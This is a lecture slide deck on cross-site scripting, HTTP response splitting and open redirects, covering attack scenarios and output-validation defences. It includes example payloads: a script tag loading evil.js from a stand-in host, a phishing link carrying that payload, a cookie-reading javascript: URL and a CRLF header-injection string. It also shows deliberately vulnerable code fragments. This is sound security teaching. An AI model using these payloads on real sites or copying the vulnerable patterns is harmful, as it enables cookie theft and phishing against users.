



Cross-site Scripting Vulnerabilities

- Understand the definition of a cross-site scripting vulnerability
- Know how they happen and why they are so hard to prevent
- Learn some ways to prevent them



Cross-Site Scripting Vulnerabilities

- A cross-site scripting vulnerability allows the introduction of malicious content (scripts) on a web site, that is then served to users (clients)
 - Malicious scripts get executed on clients that trust the web site
 - Problem with potentially *all* client-side scripting languages
- Use "XSS" to refer to these vulnerabilities, (to avoid confusion with "CSS" cascading style sheets)



Cross-Site Scripting

- Occurs in two steps
 - Data enters a web application thru untrusted source (e.g., http request)
 - Application includes data in dynamic content sent to web user without validation
- A variety of attacks which usually include transmitting private data (e.g., cookies) to attacker or redirecting victim to web content controlled by attacker




XSS Concept

- Any way to fool a legitimate web site to send malicious code to a user's browser
- Almost always involves user content (third party)
 - Error messages
 - User comments
 - Links
- References
 - http://www.cert.org/archive/pdf/cross_site_scripting.pdf
 - <http://www.spidynamics.com/support/whitepapers/SPIcross-sitescripting.pdf>
 - <http://support.microsoft.com/default.aspx?scid=kb;en-us:Q252985>

Why the Name

- You think that you interact with site Z
- Site Z has been poisoned by attacker (Mallory)
- The "poison" (e.g., JavaScript) is sent to you, along with legitimate content, and executes. It can exploit browser vulnerabilities, or contact site M and steal your cookies, usernames and passwords...



XSS Risks

- Theft of account credentials and services
- User tracking (stalking) and statistics
- Misinformation from a trusted site
- Denial of service
- Exploitation of web browser
 - Create phony user interface
 - Exploit a bug in the browser
 - Exploit a bug in a browser extension such as Flash or Java
- Etc.



XSS Risks -- Stolen Account Credentials

- With XSS, it may be possible for your credentials to be stolen and used by attacker
- Web sites requiring authentication need to use a technological solution to prevent continuously asking users for passwords.
 - Credentials have the form of a SessionID or nonce
 - Url encoding (GET method)
 - <http://www.site.com?ID=345390027644>
 - Cookies are commonly used to store credentials
 - These are usually accessible to client-side scripts



Cookie Mechanism and Vulnerabilities

- Used to store state on the client browser
- Access Control
 - Includes specification of which servers can access the cookie (a basic access control)
 - Including a path on the server
 - So cookie can be used to store secrets (sessionIDs or nonces)
- Side Note: Vulnerabilities in implementations
 - Cross-Domain Cookie Injection Vulnerability in IE 6.0.0, Firefox 0.9.2
 - <http://securityfocus.com/bid/11186>
 - CAN-2004-0746, CAN-2004-0866, CAN-2004-0867



EXAMPLE1 (a)

JSP fragment from "Foundations of AJAX"

```
<c:if test="\${param.sayHello}">
  <!-- Let's welcome the user \${param.name}-->
  Hello \${param.name}!
</c:if>
```

If the name parameter is John, the JSP will produce the message

Hello John!



EXAMPLE1 (b)

But if the name parameter is

```
%3Cscript%20src%3D%22http%3A//example.com/
evil.js%22%3E%3C/script%3E
```

The server will decode the parameter and send to the browser

```
Hello <script
  src="http://example.com/evil.js">
</script>!
```

and the browser will execute the contents of evil.js



Attack Scenario

- Attacker creates malicious URL and uses 'inviting' email message to visit URL
- By clicking the link, user unknowingly sends malicious code up to vulnerable web application
- Vulnerable web application sends ("reflects") code back to victim's browser
- Victim's browser executes code as though originated from application, and sends (confidential) info back to attacker.

If vulnerable JSP from before is at

`http://www.site.test/foa.jsp,`

an attacker may email

```
<a href=http://www.site.test/foa.jsp?name=%3Cscript%20src%3D%22http%3A//example.com/evil.js%22%3E%3C/script%3E>Click here</a>
```



EXAMPLE 2


Servlet code fragment queries a DB

```
String query = "select * from emp where id=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, eid);
ResultSet rs = stmt.executeQuery();
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
    out.println("Employee Name: " + name);
}
```

Is it dangerous? name is read from DB!
Who controls it? Is it malicious?

Several applications?

- XSS is not limited to data reflected back to the browser by the same application
- The application that stores the malicious data need not be the same one that retrieves it
- Each application may validate input in own context, but overall system is still vulnerable



MySpace

- A user was able to post a script on his profiles that was sent to everybody who looked at the profiles
- The script executed and add him as a friend to the victim
- As a friend he was able to see data he could not see before.



XSS -- Point

- XSS vulnerabilities fool the access control mechanism for cookies
- The request for the cookie (by scripts) comes from the poisoned server, and so is honored by the client browser
 - No vulnerabilities needed in the client browser



XSS Risk -- Privacy and Misinformation

- Scripts can "spy" on what you do
 - Access history of sites visited
 - Track content you post to a web site
- Scripts can misinform
 - Modify the web page you are viewing
 - Modify content that you post
- Privacy ("I have nothing to hide")
 - Knowledge about you can be valuable and be used against you
 - Divorces, religion, hobbies, opinions
 - etc...



XSS Page Modification Example

- Cross-frame vulnerabilities, a.k.a. "Frame Injection"
 - A web page can modify a frame presented in another window
 - CAN-2004-0717 to -0721
 - Demo:
 - http://secunia.com/multiple_browsers_frame_injection_vulnerability_test/
- Impact: A malicious script running from one frame (e.g., from a previously visited site with XSS vulnerabilities) can modify subsequently visited sites in the other frame



XSS Risk -- Silent Install

- Exploitation of browser vulnerabilities
 - JavaScript, ActiveX, etc... allow the exploitation of browser vulnerabilities
 - Run locally on your machine
 - User security confirmation bypass vulnerability in Microsoft Internet Explorer 6.0 SP2:
 - <http://securityfocus.com/bid/11200>
 - Allows malicious users to trivially bypass the requirement for user confirmation to load JavaScript or ActiveX.
 - Just place `<!-- saved from usr=(XXXX)URL -->` between the `<!DOCTYPE>` and `<HTML>` tags, where URL is a URL string, and XXXX is a four digit number that corresponds to the number of characters in the URL string.



XSS Risk -- Silent Install (cont.)

- Exploitation of browser vulnerabilities
 - Installation of malicious code
 - Installation of user interfaces
 - Mozilla/FireFox XUL Interface spoofing vulnerability: a fake Mozilla firefox interface may be created using the XML User Interface Language API, (may aid in phishing style attacks)
 - CAN-2004-0764
 - Secunia Advisory SA12188
 - <http://securityfocus.com/bid/10832>



XSS Risk -- Phishing

- User Interface Modifications
 - Present fake authentication dialogs, capture information, then perhaps redirect user to real web site
 - Replace location toolbar to make user think they are visiting a certain web site
- Phishing Scenario
 - Victim logs into a web site
 - Attacker has spread "mines" using an XSS vulnerability
 - Victim stumbles upon an XSS mine
 - Victim gets a message saying that their session has expired, and they need to authenticate again
 - Victim's username and password are sent to attacker

Security Zones Model



- Internet Explorer
 - Local, Trusted, Internet, Restricted
- Scenario:
 - Trusted sites are allowed to run scripts
 - One of the trusted sites has a XSS vulnerability
 - A malicious script is planted on it
 - The script is trusted and run, and so can steal usernames, passwords, session cookies, etc...
 - stolen values can be sent as part of a contacted url (GET: url?v=value)

Accountability

- Accountability normally restrains the maliciousness of scripts on web sites.
- This is broken by XSS vulnerabilities; there is no limit to the maliciousness of a script.
 - Authors are not accountable because they are unidentified



XSS Vulnerability: Reflection

- A vulnerable web site is one that "reflects" or echoes data back to a user
 - No storage needed on the vulnerable web site itself

```
<?php
  echo $input
?>
```

- The attacker creates an html link with some script in it as input to vulnerable web site. This may be in an email, or Mallory's own web site.

```
<A HREF='http://vulnerable.com?input=<malicious
code'>Click here for free stuff!</A>
```

- What happens when Alice clicks on the link?



Results

- Alice clicks on the link
- Alice is taken to the correct site
- Mallory's code is echoed by the vulnerable site and executed by Alice's browser in the context of the vulnerable site
 - sends Alice's cookies, visited urls, etc. to Mallory's computer
- Variations: error or status messages that quote the malicious code
- Example: VBulletin forum
 - CAN-2004-0091
 - <http://www.securityfocus.com/archive/1/353673>



XSS Vulnerability: Stored

- Mallory enters comments or text that contains an embedded script, in a forum, newsgroup, feedback section of a web site, etc...
- The malicious code is stored by the vulnerable site, and presented to visitors. Each instance can be thought of as a "mine".
- Alice reads the comments. Mallory's code is executed on Alice's computer...
- Example: CAN-2003-1031
 - XSS vulnerability in register.php for vBulletin 3.0 Beta 2 allows remote attackers to inject arbitrary HTML or web script via optional fields such as (1) "Interests-Hobbies", (2) "Biography", or (3) "Occupation."



Vulnerability Stored: example

- Web site used to offer "guestbook" to visitors
- Mallory enters, as his guestbook entry, comments or text that contains an embedded script
- The malicious code is stored by the vulnerable site, and presented to visitors. Each instance can be thought of as a "mine".
- Any visitor to the guestbook page executes Mallory's code on her computer.....



JavaScript urls

- JavaScript urls have the format "javascript:code"
 - An example JavaScript url is
 - `javascript:alert("Hello World")`
 - Type it in your browser's address bar, watch the alert window popup
 - Works also in <A> HTML links
 - `"javascript:alert(document.cookie)"`
 - JavaScript urls could be injected into the history list and then executed in the local machine zone or some other zone
 - CAN-2003-1026
 - CAN-2003-0816 (several injection methods)



Indirect Ways to Inject Code

- ActionScript (Macromedia Flash scripting language) can load JavaScript script from a url
 - Flash objects can be specified with the <embed> tag
 - ActionScript allows the `getURL("url")` function call
 - The url can be a JavaScript url
- Forums that allow Flash content are vulnerable
 - People viewing the Flash content get a trojan JavaScript
- See <http://www.cgisecurity.com/lib/flash-xss.htm>



Comments

- You do not need to click on anything to get the script executed
- There was no <script> tag
- What other events are there?
 - mousedown, mouseup
 - click
 - dblclick
 - mousemove
 - mouseover, mouseout
 - mouseenter, mouseleave



Question

- Why is it hard to filter out JavaScript?
 - a) Browser behavior is not homogeneous
 - b) JavaScript is popular
 - c) JavaScript is the payload of choice for XSS vulnerabilities



Discussion

- How can you prevent cross-site scripting vulnerabilities? How about:
 - a) Disabling scripting (which?) on client browsers
 - b) As web masters, not require JavaScript
 - c) Allow only signed scripting (?)
 - d) Transform all inputs with equivalent (harmless) html encodings
 - "<" becomes <
 - etc...



So You Disabled Scripting...

- What if the browser does not respect your wishes?
- Scripts can be embedded inside xml stylesheets
- Executed regardless of settings for Active Scripting
 - IE/Outlook Express, etc...
 - Fixed now, but may reoccur
 - Guninski April 2001 (<http://www.guninski.com/iexslt.html>)
- What if the browser, or a plugin, has a vulnerability that allows re-enabling scripting?



Discussion

- How can you prevent cross-site scripting vulnerabilities? How about:
 - e) Build a model of valid HTML without scripting, then filter out what does not match
 - f) Using a filtering proxy
 - g) DO NOT TRUST USER INPUT !!




Prevention

- to prevent cross-site scripting, need to limit ways in which user can affect application output:
OUTPUT VALIDATION!
- Whitelist, NOT blacklist, which depends on type of browser, versions of same browser, or different configurations of same browser
 - There are 60 different ways to represent < in html (%3C, <, #x3c;, <, ...)
 - Is <sc ript> on 2 lines interpreted as single <script> tag? (Yes in some IE)
- JSTL <c:out> tag by default escapes >, <, &, ', ""
- Java.net.URLEncoder object transforms any character outside whilelist into hexadecimal form.



EXAMPLE1 with validation

```
<c:if test="\${param.sayHello}">
  <!-- Let's welcome the user \${param.name}-->
  <%
    String name = request.getParameter("name");
    If (!ID_REGEX.matcher(name).matches()) {
      throw new ValidationException("inv name");
    }
  %>
  Hello <c:out value="\${param.name}"/>!
</c:if>
```



EXAMPLE2 with validation

Servlet code fragment queries DB

```
String query = "select * from emp where id=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, eid);
ResultSet rs = stmt.executeQuery();
if (rs != null) {
  rs.next();
  String name = rs.getString("name");
  if (!NAME_REGEX.matcher(name).matches()) {
    throw new ValidationException("inv emp name");
  }
  ...
  out.println("Employee Name: "
    +URLEncoder.encode(name, "UTF8"));
}
```



HTTP Response Splitting

- Can be accomplished when the application allows user input in response headers and allows the input to contain CR (%0d or \r) -LF (%0a or \n)
- An attacker can then change any header or content of the HTTP response as they wish
- It may confuse a proxy and the second response may be sent to another user.



Example

```
String author =  
    request.getParameter("author");  
Cookie cookie = new Cookie("author",author);  
cookie.setMaxAge(cookieExpiration);  
Response.addCookie(cookie) ↑
```

If author is

`"Wiley Hacker\r\n\r\nHTTP/1.1 200 OK\r\n ...`

Then the client sees 2 responses.

Solution: validate data before leaves application



Open Redirect

- Open redirect means an application will issue a redirect to a site based on user input
- Open redirects can be used by phishing attacks to send a valid looking URL via email
- Valid looking URLs in phishing email makes it harder to detect filters and security software



Example of open Redirect

```
String nextPage =
    request.getParameter("next");
if (nextPage.matches("[a-zA-Z0-9/:?&_\\+]+")
    {
    response.sendRedirect(nextPage);
    }
```



Open Proxy

- Like open redirect, open proxy can be used by phishing schemes
- Open proxy can also be used to steal cookies (session cookies) and other information
- Open proxy can happen when an application fetches information from another website to display for the user.



Use POST not GET

- GET requests expose the parameters in the URL
- URLs get
 - Stored in browser history
 - Logged to the web server logs
 - Sent to other sites as referer header
- POST requests are more secure.
- To protect the data applications should return an error when called with GET